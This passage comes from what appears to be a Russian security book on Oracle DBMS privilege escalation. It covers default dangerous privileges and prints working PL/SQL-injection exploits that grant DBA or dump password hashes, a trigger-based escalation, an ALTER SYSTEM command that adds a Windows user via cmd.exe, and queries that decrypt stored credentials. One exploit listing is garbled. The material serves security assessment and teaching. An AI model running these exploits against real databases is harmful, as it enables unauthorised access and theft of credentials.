Для примера возьмем СУБД Oracle 9g R2, в которой есть учетная запись XDB. С правами этой учетной записи запускается процедура XDB_PITRIG_PKG.PITRIG_TRUNCATE. У пользователя XDB есть привилегии SELECT ANY TABLE. То есть, реализовав уязвимость в процедуре XDB_PITRIG_PKG.PITRIG_TRUNCATE, злоумышленник получит доступ к хэшам паролей пользователей. Что касается других версий СУБД, то в них пользователь XDB не имеет привилегий SELECT ANY TABLE, но зато у него есть права SELECT на объект SYS.USER$, что также

дает возможность получить доступ к хэшам пользователей. Сделать это можно при помощи следующего эксплоита, опубликованного автором на сайте milw0rm.com. Ниже представлен код этого эксплоита:

```
CREATE TABLE SH2KERR(id NUMBER,name VARCHAR(20),password VARCHAR(16));

CREATE OR REPLACE FUNCTION SHOWPASS return varchar2
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'INSERT INTO SCOTT.sh2kerr(id,name,password) SELECT
user_id,username,password FROM DBA_USERS';
COMMIT;
RETURN '';
END;
/

EXEC XDB.XDB_PITRIG_PKG.PITRIG_TRUNCATE('SCOTT"."SH2KERR" WHERE
1=SCOTT.SHOWPASS()-','');
```

В результате запуска данного эксплоита мы получаем права на чтение хэшей паролей из системной таблицы DBA_USERS (рис. 9.1.3-1).




Рис. 9.1.3-1. Получение хэшей паролей при помощи уязвимости в процедуре XDB_PITRIG_PKG.PITRIG_TRUNCATE

Подводя итог вышесказанному, получаем примерно следующий сценарий атаки:

1. Подключаемся к СУБД любым доступным пользователем.
2. Повышаем привилегии при помощи SQL-инъекции до пользователя с правами SELECT ANY TABLE (в нашем случае – используя уязвимость в процедуре пользователя XDB).

3. Если версия СУБД уязвима к атаке с представлениями, то подменяем пароль пользователю SYS или SYSTEM на известный нам.
4. Если версия не уязвима, то извлекаем хэш пароля системного пользователя из таблицы DBA_USERS и пытаемся его расшифровать.

9.1.4. Привилегия INSERT/UPDATE/DELETE ANY TABLE

Таблица 9.1.4. Пользователи с привилегией INSERT/UPDATE/DELETE ANY TABLE по умолчанию

Oracle 9g R2	Oracle 10g R1	Oracle 10g R2	Oracle 11g R1
ODM	WKSYS	OLAPSYS	WKSYS
MDSYS			WMSYS
WKSYS			MDSYS
			OLAPSYS

Перечисленные привилегии позволяют производить изменения над любыми таблицами, в том числе и над системными. Это означает, что мы можем сменить пароль любому пользователю с правами DBA или добавить нового пользователя, тем самым получив доступ с правами DBA к базе данных. Для этого необходимо выполнить всего одну простую команду:

```
update SYS.USER$ set password='<хэш пароля пользователя>' where user='SYS';
```

Остается только один вопрос. Каким образом получить привилегии INSERT/UPDATE/DELETE ANY TABLE? Выше приведены учетные записи, которые по умолчанию обладают данными привилегиями. Следовательно, найдя уязвимость в пакете процедур, выполняемых от имени пользователя, например WKSYS или MDSYS, можно получить необходимые привилегии. (см. раздел 6.1.8).

9.1.5. Привилегия EXECUTE ANY PROCEDURE

Таблица 9.1.5. Пользователи с привилегией EXECUTE ANY PROCEDURE по умолчанию

Oracle 9g R2	Oracle 10g R1	Oracle 10g R2	Oracle 11g R1
MDSYS	OUTLN	OUTLN	WMSYS
OUTLN	WKSYS		FLOWS_030000
WKSYS			OUTLN
			WKSYS

Пользователь, обладающий данной привилегией, может выполнять любые процедуры в СУБД, в числе которых есть множество процедур, которые напрямую могут назначать права. Самый опасный момент заключается в том, что данной привилегией обладает учетная запись OUTLN, которая имеет известный пароль по умолчанию, а в СУБД Oracle 9 R2 эта учетная запись даже не заблоки-

рована (по статистике, даже в 10-й версии Oracle данная учетная запись зачастую бывает разблокирована администраторами).

В результате чего имеем примерно следующий сценарий атаки:

1. Пробуем подключиться пользователем OUTLN с паролем OUTLN.
2. Если пароль не подошел или запись заблокирована, то подключаемся любым другим доступным пользователем.
3. Повышаем привилегии при помощи SQL-инъекции до учетной записи с правами EXECUTE ANY PROCEDURE (например, учетная запись WKSYS).
4. Запускаем одну из следующих процедур, повышающих наши права до роли DBA:

```
EXEC CTXSYS.DRILOAD.VALIDATE_STMT('GRANT DBA TO SCOTT');
EXEC SYS.LTADM.EXECSQL('GRANT DBA TO SCOTT');
EXEC SYS.LTADM.EXECSQLAUTO('GRANT DBA TO SCOTT');
EXEC SYS.DBMS_PRVTAQIM.EXECUTE_STMT('GRANT DBA TO SCOTT');
EXEC SYS.DBMS_STREAMS_RPC.EXECUTE_STMT('GRANT DBA TO SCOTT');
EXEC SYS.DBMS_AQADM_SYS.EXECUTE_STMT('GRANT DBA TO SCOTT');
EXEC SYS.DBMS_STREAMS_ADM_UTL.EXECUTE_SQL_STRING('GRANT DBA TO SCOTT');
EXEC INITJVMAUX.EXEC('GRANT DBA TO SCOTT',TRUE);
EXEC SYS.DBMS_REPACT_SQL_UTL.DO_SQL('GRANT DBA TO SCOTT',TRUE);
EXEC SYS.DBMS_AQADM_SYSCALLS.KWQA_3GL_EXECUTESTMT('begin null; end;');
EXEC FLOWS_030000.WWV_EXECUTE_IMMEDIATE.RUN_BLOCK('GRANT DBA TO
PUBLIC','SYS').
```

О последней процедуре в этом списке было подробно рассказано в главе 6.

9.1.6. Привилегия CREATE/ALTER ANY PROCEDURE

Таблица 9.1.6. Пользователи с привилегией CREATE/ALTER ANY PROCEDURE по умолчанию

Oracle 9g R2	Oracle 10g R1	Oracle 10g R2	Oracle 11g R1
MDSYS	WKSYS	–	WKSYS (create) WMSYS

Данная привилегия еще опаснее, чем предыдущая. Имея право создавать процедуры в любой схеме, мы запросто можем создать процедуру, назначающую права DBA любому пользователю, и поместить ее в схему пользователя SYS. Пример:

```
CREATE OR REPLACE FUNCTION SYS.GETDBA return varchar2
as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
COMMIT;
RETURN '';
END;
/
```

После чего необходимо запустить данную процедуру и получить права DBA

9.1.7. Привилегия ALTER SYSTEM

Таблица 9.1.7. Пользователи с привилегией ALTER SYSTEM по умолчанию

Oracle 9g R2
ODM
MDSYS
WKSYS

Эта привилегия опасна тем, что может быть использована не только для получения прав DBA в системе, но и для получения доступа к ОС. Данная привилегия позволяет, в числе всего прочего, подменять путь к стандартному PL/SQL-компилятору, тем самым запускать любые команды во время компиляции PL/SQL-процедур, о чем было рассказано в разделе 8.1.5. Единственное ограничение – это то, что данный способ работает только в девятой версии СУБД.

Следующая команда позволяет добавить пользователя в ОС Windows:

```
ALTER SYSTEM SET plsql_native_make_utility = 'cmd.exe /C net user sh2kerr
12345 /add&';
```

В итоге мы получаем следующий сценарий атаки:

1. Подключаемся к СУБД любым пользователем.
2. Используя уязвимость в процедуре одного из пользователей, приведенных в табл. 9.1.7 (например, MDSYS), получаем привилегии ALTER SYSTEM.
3. Выполняем подмену PL/SQL-компилятора, тем самым получаем доступ к командной строке ОС.

9.1.8. Привилегия ALTER USER

Таблица 9.1.8. Пользователи с привилегией ALTER USER по умолчанию

Oracle 9g R2	Oracle 10g R1	Oracle 10g R2	Oracle 11g R1
MDSYS	WKSYS	–	WKSYS
WKSYS			OWBSYS
			FLOWS_030000

Данная привилегия, так же как и CREATE/UPDATE ANY TABLE, позволяет фактически получить права DBA одной командой. Обладая привилегией ALTER USER, мы можем разблокировать любого пользователя, а практически в каждой версии СУБД есть заблокированный аккаунт с правами DBA.

К примеру, для версии СУБД 10g R2 этот аккаунт – SYSMAN. Подключимся к СУБД пользователем SYSMAN и получим в ответ, что пароль не подходит или пользователь заблокирован, чего и следовало ожидать:

```
E:\oracle\product\10.2.0\db_1\BIN>sqlplus sysman/12345@192.168.30.112/D.B
SQL*Plus: Release 10.2.0.1.0 - Production on Mon Jun 30 14:00:26 2008
Copyright (c) 1982, 2005, Oracle.  All rights reserved.

ERROR:
ORA-01017: invalid username/password; logon denied
```

Для того чтобы его разблокировать, подключаемся пользователем WKSYS, у которого есть права ALTER USER (предположим, что мы получили права пользователя WKSYS через PL/SQL-инъекцию), и изменяем пароль пользователю SYSMAN, а также разблокируем его аккаунт.

```
E:\oracle\product\10.2.0\db_1\BIN>sqlplus WKSYS/WKSYS@192.168.30.112/D.B

SQL> ALTER USER SYSMAN IDENTIFIED BY 12345 ACCOUNT UNLOCK;

User altered.
```

Далее подключаемся пользователем SYSMAN с известным нам паролем, и мы DBA!

```
E:\oracle\product\10.2.0\db_1\BIN>sqlplus sysman/12345@192.168.30.112/D.B

SQL> select * from user_role_privs;

USERNAME                       GRANTED_ROLE                   ADM DEF OS_
------------------------------ ------------------------------ --- --- ---
SYSMAN                         DBA                            NO  YES NO
SYSMAN                         MGMT_USER                      YES YES NO
```

Вот таким нехитрым способом получаем полный доступ к СУБД, имея привилегию ALTER USER.

9.1.9. Привилегия ALTER SESSION

Таблица 9.1.9. Пользователи с привилегией ALTER SESSION по умолчанию

Oracle 9g R2	Oracle 10g R1	Oracle 10g R2	Oracle 11g R1
ODM	IX	IX	IX
XDB	XDB	SH	SH
MDSYS	DMSYS	BI	OWBSYS
WKSYS	WKSYS	CTXSYS	BI
	CONNECT	OLAP_USER	CTXSYS
	OLAP_USER	HR	HR
		DMSYS	XDB
+ Все пользователи с ролью CONNECT	+ Все пользователи с ролью CONNECT	XDB	FLOWS_030000

Пользователи с привилегией ALTER SESSION могут осуществлять атаку, называемую Lateral SQL Injection, о которой было рассказано в разделе 6.1.9. Для этого необходимо:

1. Подключиться к СУБД пользователем с правами ALTER SESSION и известным паролем по умолчанию. Так как эта привилегия есть у роли CONNECT, то таких пользователей большинство, к примеру, пользователи DBSNMP, OUTLN или SCOTT.
2. Реализовать уязвимость класса Lateral PL/SQL Injection в пакете процедур, принадлежащем пользователю с ролью DBA либо с другими высокими правами.

9.1.10. Привилегия ALTER PROFILE

Таблица 9.1.10. Пользователи с привилегией ALTER PROFILE по умолчанию

Oracle 9g R2	Oracle 10g R1	Oracle 10g R2	Oracle 11g R1
MDSYS WKSYS	WKSYS	–	–

Данная привилегия позволяет пользователю изменять процедуры контроля парольной политики. Можно сменить значение максимального числа попыток подключения с неверным паролем:

```
ALTER SYSTEM SET FAILED_LOGIN_ATTEMPTS = UNLIMITED,
```

в результате чего становится возможным удаленный перебор паролей к любому аккаунту, в том числе и с правами DBA.

9.1.11. Привилегия CREATE LIBRARY

Таблица 9.1.11. Пользователи с привилегией CREATE LIBRARY по умолчанию

Oracle 9g R2	Oracle 10g R1	Oracle 10g R2	Oracle 11g R1
XDB	XDB	DMSYS	SPATIAL_CSW_ADMIN_USR
MDSYS	MDSYS	XDB	ORDSYS
WKSYS	WKSYS	ORDSYS	EXFSYS
ORDSYS	EXFSYS	EXFSYS	ORDPLUGINS
OLAPSYS	ORDSYS	ORDPLUGINS	MDSYS
	OLAPSYS		SPATIAL_WFS_ADMIN_USR
	ORDPLUGINS		

Имея данную привилегию, злоумышленник может подключить внешнюю библиотеку и выполнять произвольные команды на сервере! Как уже указывалось в главе 8, в версиях Oracle до 10.1.0.3 это возможно, не прибегая к копированию библиотек, то есть привилегия CREATE ANY DIRECTORY не понадобится. Для реализации данной атаки необходимо выполнить следующие действия:

1. Сначала подключимся пользователем с минимальными привилегиями.
2. Повышаем свои привилегии до пользователя с правами CREATE ANY DIRECTORY, к примеру это может быть пользователь XDB (используя уязвимость в процедуре, запускаемой от его имени).
3. Так как пользователь XDB имеет права CREATE LIBRARY, то создадим библиотеку и тем самым сможем выполнять команды на сервере.
4. Добавим в ОС нового пользователя.

Для повышения привилегий можно модифицировать эксплоит, реализующий обнаруженную автором уязвимость в процедуре XDB_PITRIG_PKG.PITRIG_DROP и опубликованный на сайте http://milw0rm.com/exploits/4996.

9.1.12. Привилегия CREATE ANY DIRECTORY

Таблица 9.1.12. Пользователи с привилегией CREATE ANY DIRECTORY по умолчанию

Oracle 9g R2	Oracle 10g R1	Oracle 10g R2	Oracle 11g R1
MDSYS WKSYS	WKSYS	–	WKSYS OWBSYS SPATIAL_WFS_ADMIN_USR SPATIAL_CSW_ADMIN_USR

Данная привилегия позволяет пользователю создавать произвольные файлы в операционной системе при помощи пакетов UTL_FILE, DBMS_LOB и прочих, о чем подробно было рассказано в разделе 8.2. Соответственно, одним из сценариев атаки может быть такой:

1. Подключаемся к СУБД с правами обычного пользователя.
2. Повышаем привилегии при помощи SQL-инъекции до пользователя с правами CREATE ANY DIRECTORY.
3. Добавляем в файл qlogin.sql команды, создающие нового пользователя с правами DBA.

В случае если мы имеем дело с СУБД Oracle 11g и у нас есть доступ к СУБД с правами пользователя SPATIAL_WFS_ADMIN_USR или SPATIAL_CSW_ADMIN_USR – следовательно, мы имеем привилегии CREATE ANY DIRECTORY и CREATE ANY LIBRARY (см. табл. 9.1.12 и 9.1.11). Имея две эти привилегии одновременно, можно подключить внешнюю библиотеку путем копирования ее в доступную директорию и выполнять произвольные команды на сервере (см. раздел 8.1.1).

9.1.13. Привилегия CREATE/ALTER ANY VIEW

Таблица 9.1.13. Пользователи с привилегией CREATE/ALTER ANY VIEW по умолчанию

Oracle 9g R2	Oracle 10g R1	Oracle 10g R2	Oracle 11g R1
ODM MDSYS WKSYS OLAPSYS	WKSYS	OLAPSYS	WKSYS WMSYS OLAPSYS

Данная привилегия позволяет создавать представления в схеме любого пользователя, в том числе и системного. Соответственно, можно создать представление, которое будет выполнять команду, повышающую привилегии злоумышленника до роли DBA, после чего останется только каким-нибудь образом заставить администратора просмотреть это представление, тем самым выполнив команду злоумышленника. На самом деле это не проблема, так как существует множество процедур, осуществляющих доступ к представлению и доступных пользователю PUBLIC. Подробно данная техника была освещена в книге Дэвида Личфилда (David Litchfield) «Oracle Hackers Handbook».

9.1.14. Привилегия CREATE ANY TRIGGER

Таблица 9.1.14. Пользователи с привилегией CREATE ANY TRIGGER по умолчанию

Oracle 9g R2	Oracle 10g R1	Oracle 10g R2	Oracle 11g R1
XDB	EXFSYS	EXFSYS	EXFSYS
MDSYS	WKSYS		WMSYS
WKSYS			MDSYS

Предположим, мы нашли уязвимую процедуру в схеме одного из пользователей, приведенных в табл. 9.1.14. Возьмем, к примеру, пользователя XDB, который не имеет роли DBA, но у него есть привилегия CREATE ANY TRIGGER. В таком случае при помощи некоторых действий этот пользователь может получить права DBA.

Как известно, привилегия CREATE ANY TRIGGER позволяет создавать триггер в схеме любого пользователя, в том числе и в схеме SYSTEM. Сценарий атаки строится следующим образом:

1. Пусть у нас есть уязвимость в процедуре пользователя, у которого есть привилегия CREATE ANY TRIGGER. Возьмем процедуру XDB_PITRIG_PKG.PITRIG_DROP.
2. Потом ищется пользователь с правами DBA, который предоставляет публичный доступ на операции SELECT, UPDATE, INSERT над таблицами в своей схеме. В нашем случае возьмем таблицу DEF$_TEMP$LOB из схемы SYSTEM (такие таблицы можно найти через enterprise manager).
3. Когда пользователь и таблица найдены, в схеме пользователя с правами DBA создается триггер, срабатывающий во время проведения DML-операции над выбранной таблицей.
4. Так как триггер выполняется с правами владельца, то триггер должен запускать процедуру, выполняющую злонамеренный код, в нашем случае – повышающую привилегии до роли DBA. Процедура должна быть реализована с директивой AUTHID CURRENT_USER.

Ниже приведен код эксплоита, реализующий приведенную выше атаку:

```
--------- основная процедура ---------
set serveroutput on
create or replace procedure hack authid current_user is
set serveroutput on
create or reoplace procedure hack authid current_user is
    BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO SCOTT';
END;
/
grant execute on hack to public;
--------- вспомогательная процедура ---------
create or replace function CREATE_EVIL_TRIGGER return varchar2 authid
current_user is
PRAGMA AUTONOMOUS_TRANSACTION;
STMT VARCHAR2(400):= 'create or replace trigger'
||' system.the_trigger '
```

```
||' before insert on '
||' system.DEF$_TEMP$LOB '
||' DECLARE msg VARCHAR2(30); BEGIN SCOTT.hack;
dbms_output.put_line("yess");
end the_trigger;';
BEGIN
EXECUTE IMMEDIATE STMT;
COMMIT;
RETURN 'SUCCESS';
END;
/
grant execute on CREATE_EVIL_TRIGGER to public;

--------- инъекция вспомогательной процедуры в уязвимую ---------
EXEC XDB.XDB_PITRIG_PKG.PITRIG_DROP('SCOTT"."EMP" WHERE
1=SCOTT.CREATE_EVIL_TRIGGER()-', '');

--------- собственно запуск триггера ---------

insert into system.DEF$_TEMP$LOB (TEMP$BLOB) VALUES ('DEAD');
```

В отличие от предыдущих эксплоитов, у нас будут две процедуры: основная, которая будет назначать роль DBA пользователю SCOTT и выполняться при срабатывании триггера, а также вспомогательная, которая будет выполняться от имени пользователя XDB и создавать триггер. Также в конце у нас присутствует команда вызова уязвимой процедуры и команда, заставляющая сработать триггер. Таким образом, любой пользователь с привилегией CREATE ANY TRIGGER – это потенциально DBA, нужно только найти таблицу, доступную на выполнение в схеме пользователя с ролью DBA, а таких таблиц предостаточно.

К слову, привилегия ALTER ANY TRIGGER может быть использована аналогичным способом.

С еще одним интересным примером поэтапного эксплоита можно ознакомиться на сайте DSecRG (http://dsecrg.ru/pages/expl/show.php?id=25). Данный эксплоит повышает права пользователя до MDSYS, используя уязвимость в триггере MDSYS.SDO_TOPO_DROP_FTBL. После чего эксплоит повышает права пользователя до DBA, используя привилегию «CREATE ANY TRIGGER», данную по умолчанию пользователю MDSYS.

9.1.15. Привилегия CREATE ANY/EXTERNAL JOB

Таблица 9.1.15. Пользователи с привилегией CREATE ANY/EXTERNAL JOB по умолчанию

Oracle 9g R2	Oracle 10g R1	Oracle 10g R2	Oracle 11g R1
–	WKSYS	–	–

В случае если у нас есть привилегия CREATE ANY JOB, которая по умолчанию есть у пользователя WKSYS, то мы можем создать задание, назначающее роль DBA пользователю WKSYS и сохранить его в схеме пользователя SYSTEM. В результате чего это задание выполнится с привилегиями пользо-

вателя SYSTEM, и пользователь WKSYS станет обладателем DBA. Ниже приведен код, реализующий данную технику:

```
BEGIN
DBMS_SCHEDULER.CREATE_JOB
( job_name => 'SYSTEM.simple_job'
, job_type => 'PLSQL_BLOCK'
, job_action => 'EXECUTE IMMEDIATE ''GRANT DBA TO WKSYS'';'
, enabled => TRUE
);
END;
/
```

Если у нас есть привилегия CREATE EXTERNAL JOB, то мы можем не только повысить привилегии до роли DBA, но и выполнять произвольные команды на сервере при помощи создания внешних заданий (External Jobs). Этот метод был описан в разделе 8.1.3.

9.1.16. Роль JAVASYSPRIV

Таблица 9.1.16. Пользователи, имеющие роль JAVASYSPRIV по умолчанию

Oracle 9g R2	Oracle 10g R1	Oracle 10g R2	Oracle 11g R1
WKSYS	WKSYS	–	WKSYS

Роль JAVASYSPRIV позволяет пользователю писать процедуры на JAVA, которые могут быть использованы для получения доступа к командной строке сервера и доступа к файлам на сервере. Подробно об этом было рассказано в разделе 8.1.2. Таким образом, обладая ролью JAVASYSPRIV, мы получаем доступ к командной строке сервера.

Для того, чтобы поднять свои права до пользователя WKSYS, можно воспользоваться уязвимой процедурой из схемы WKSYS (см. раздел 6.1.8).

9.1.17. Роль SELECT_CATALOG_ROLE

Таблица 9.1.17. Пользователи, имеющие роль SELECT_CATALOG_ROLE по умолчанию

Oracle 9g R2	Oracle 10g R1	Oracle 10g R2	Oracle 11g R1
SH	IX	OLAP_USER	WKUSER
ODM	SH	OLAPSYS	SH
ODM_MTR	MDSYS	SH	FLOWS_030000
OLAPSYS		IX	IX

Данная роль позволяет нам выполнять некоторый расширенный набор процедур, не доступный стандартным пользователям с ролью CONNECT или RESOURCE. В этих процедурах тоже периодически находят уязвимости. Для примера можно назвать одну из последних (на момент написания главы) уязвимостей в процедуре SYS.DBMS_CDC_UTILITY.LOCK_CHANGE_SET, информация о которой появилась в апреле 2008 года.

Уязвимости подвержены версии СУБД 10g R1, 10g R2 и 11g R1, и реализовать ее может любой пользователь СУБД, у которого есть права EXECUTE на пакет процедур SYS.DBMS_CDC_UTILITY. По умолчанию права на выполнение этой процедуры есть у пользователя, обладающего привилегией SELECT_CATALOG_ROLE.

В случае если мы тем или иным образом получили аутентификационные данные пользователя с ролью SELECT_CATALOG_ROLE (при помощи перебора или обнаружив уязвимость), нам достаточно реализовать уязвимость в процедуре SYS.DBMS_CDC_UTILITY.LOCK_CHANGE_SET, и мы получим права DBA в системе. Ниже приведен код эксплоита, реализующий данную уязвимость:

```
CREATE OR REPLACE FUNCTION EVILPROC return varchar2
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'grant dba to SCOTT';
COMMIT;
RETURN '';
END;
/

exec SYS.DBMS_CDC_UTILITY.LOCK_CHANGE_SET('''||SH.EVILPROC()||''');
```

Успешный результат выполнения эксплоита можно наблюдать на рис 9.1.17-1.




Рис 9.17.1-1. Повышение привилегий при помощи уязвимости в процедуре DBMS_CDC_UTILITY

Также необходимо с осторожностью смотреть на такие роли, как EXECUTE_CATALOG_ROLE и любые другие нестандартные роли, выдаваемые пользователям, так как они тоже разрешают доступ к ряду процедур, которые могут быть уязвимы к PL/SQL-инъекции или переполнению буфера.

К примеру, одна из последних (на момент написания главы) уязвимостей из набора обновлений за апрель 2008 года присутствует в процедуре SYS.KUPF$FILE_INT.GET_FULL_FILENAME и позволяет выполнить произвольный код на сервере! Уязвимости подвержены следующие версии СУБД Oracle: 10g R1, 10g R2, 11g R1 и реализовать ее могут пользователи, обладающие ролью EXECUTE_CATALOG_ROLE.

Это еще раз говорит о том, что необходимо тщательно продумывать необходимость назначения тех или иных опасных привилегий пользователям.

9.2. Нестандартные способы повышения привилегий

Кроме приведенных выше способов, возможно также повышение привилегий другими нестандартными способами. Один из таких способов – реализация атаки подмены лог-файла через Листенер при помощи пакета UTL_TCP.

9.2.1. Атака на Листенер при помощи пакета UTL_TCP

В версии СУБД Oracle 10g Листенер по умолчанию защищен опцией LOCAL_OS_AUTHENTICATION; это означает, что удаленное подключение к службе Листенера невозможно. Представим следующую ситуацию, которая встречалась автору при проведении работ по анализу защищенности СУБД:

- предположим, нам встретилась СУБД Oracle версии 10g с Листенером, защищенным опцией LOCAL_OS_AUTHENTICATION.Это означает что удаленное управление Листенером не доступно;
- пусть тем или иным образом был подобран SID СУБД (как мы выяснили ранее, способов предостаточно);
- также были подобраны аутентификационные данные одного из пользователей с минимальными привилегиями – CONNECT;
- в ходе проверки на уязвимости оказалось, что установленные обновления СУБД не позволяли реализовать ни одну из существующих на тот момент публичных уязвимостей, повышающих привилегии.

Что делать в такой ситуации? Как ни странно, выход есть. Поскольку к службе Листенера разрешено подключение только с локальной машины, мы можем сначала подключиться к СУБД, используя подобранные аутентификационные данные непривилегированного пользователя, после чего при помощи пакета UTL_TCP инициировать соединение со службой Листенера уже от имени локального хоста, что разрешено даже со включенной опцией LOCAL_OS_AUTHENTICATION. После того как соединение будет установлено, можно будет посылать службе Листенера любые команды, в том числе и произвести атаку повышения привилегий путем перезаписи файла qlogin.sql, о чем рассказывалось в главе 2.

9.2.2. Поиск паролей и конфиденциальной информации

Поиск конфиденциальной информации в СУБД – одна из основных целей злоумышленника. В случае если мы не обладаем правами DBA в СУБД, у нас есть возможность повысить свои привилегии, если нам удастся найти пароли в открытом или зашифрованном виде в доступных нам таблицах. Для этого нам требуется в большинстве случаев обладать привилегией SELECT ANY TABLE или SELECT ANY DICTIONARY. По идее, имея эти привилегии, мы можем достать хэши паролей пользователей с правами DBA в их таблицах DBA_USERS или SYS.USER$ и попытаться их расшифровать (см. главу 7), но это не всегда возможно в случае, если используется стойкий пароль. Поэтому полезно будет поискать пароли в СУБД в открытом виде, тем более что такие места есть. В случае если мы уже получили права DBA, то нам также не помешает найти в базе пароли от других прикладных систем, хранящиеся в базе СУБД, или другую интересную информацию.

Поиск паролей в открытом виде в Database Grid Control

В СУБД Oracle есть ряд таблиц, в которых можно обнаружить пароли в открытом или зашифрованном виде. Рассмотрим такой компонент, как OEM Grid Control, это средство для мониторинга и управления базами данных. Компоненту Grid Control соответствует схема SYSMAN, в этой схеме есть таблицы, в которых как раз и находятся пароли к СУБД, пароли к серверам, на которых установлена СУБД, и даже пароли на доступ в metalink. Вот основные из этих таблиц:

- *Первая таблица – MGMT_CREDENTIALS2.* В ней хранится логин пользователя и пароли на доступ к БД, ОС и Листенеру. Для получения этих данных используется следующий запрос:

```
select credential_set_column, sysman.decrypt(credential_value) from
sysman.MGMT_CREDENTIALS2
```

  В результате данного запроса мы получаем пароль пользователя DBSNMP в открытом виде (рис. 9.2.2-1).
  При установке СУБД Oracle инсталлятор просит установить пароли на доступ к СУБД для ряда пользователей. По умолчанию запрашивается единый пароль, который устанавливается четырем пользователям – SYS SYSTEM, DBSNMP и SYSMAN (если не выбрана опция установки различных паролей этим четырем пользователям). В случае установки по умолчанию велика вероятность того, что пароль пользователя DBSNMP, полученный нами из таблицы MGMT_CREDENTIALS2, совпадет с паролем пользователя SYS или SYSTEM, и как итог мы получим доступ к СУБД с правами DBA, а также пароль в открытом виде, что позволит нам попробовать его на другие серверы сети.
- *Вторая таблица – MGMT_ARU_CREDENTIALS.* В ней хранятся аутентификационные данные на доступ на сайт metalink:

```
select sysman.decrypt(aru_username),sysman.decrypt(aru_password) from
sysman.MGMT_ARU_CREDENTIALS
```




Рис. 9.2.2-1. Получение паролей пользователя DBSNMP в открытом виде

Эти пароли можно использовать в будущем для получения бесплатных обновлений с официального сайта Oracle.

- *Остальные таблицы*, в которых могут храниться аутентификационные данные, можно обнаружить следующим запросом:

```
select object_name,object_type from dba_objects where object_name
like '%CREDENTIAL%' and owner = 'SYSMAN'
```

Поиск паролей в APEX-компонентах

Oracle Application Express (Oracle Apex, ранее называвшаяся Oracle HTMLDB) – свободная среда разработки ПО на основе СУБД Oracle. Oracle Application Express может использоваться с версией Oracle 9.2 и выше, а начиная с версии Oracle 11g, среда APEX инсталлируется по умолчанию вместе с СУБД.

Компоненту APEX версии 3.0, устанавливаемой по умолчанию с СУБД Oracle 11g, соответствует схема flows_030000, в которой хранятся процедуры, таблицы, представления и прочие данные, относящиеся к работе компоненты. В некоторых таблицах из схемы flows_030000 могут храниться, к примеру, пароли на доступ к APEX через веб-интерфейс. Для получения паролей можно воспользоваться следующими запросами:

```
select user_name,web_password_raw from flows_020000.wwv_flow_fnd_user;
select user_name,web_password_raw from flows_020100.wwv_flow_fnd_user;
select user_name,web_password_raw from flows_020200.wwv_flow_fnd_user;
select user_name,web_password_raw from flows_030000.wwv_flow_fnd_user;
```

